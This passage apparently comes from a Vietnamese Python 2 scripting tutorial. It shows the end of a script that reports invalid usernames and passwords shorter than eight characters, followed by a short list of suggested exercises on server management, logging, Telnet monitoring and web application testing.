    for item in erroruser:
        print item
    print "\nThe following users have invalid password(less than eight characters):"
    for item in errorpass:
        print item
except:
    print "There was a problem running the script."
```

Bài tập tìm hiểu

- **Quản lý máy chủ**
- **Ghi nhật ký**
- **Kết nối mạng: Tạo kết nối Telnet với máy chủ và giám sát trạng thái của kết nối.**
- **Kiểm tra các ứng dụng Web: Sử dụng các công cụ có sẵn miễn phí để mô phỏng trình duyệt Web và xác minh chức năng của nó.**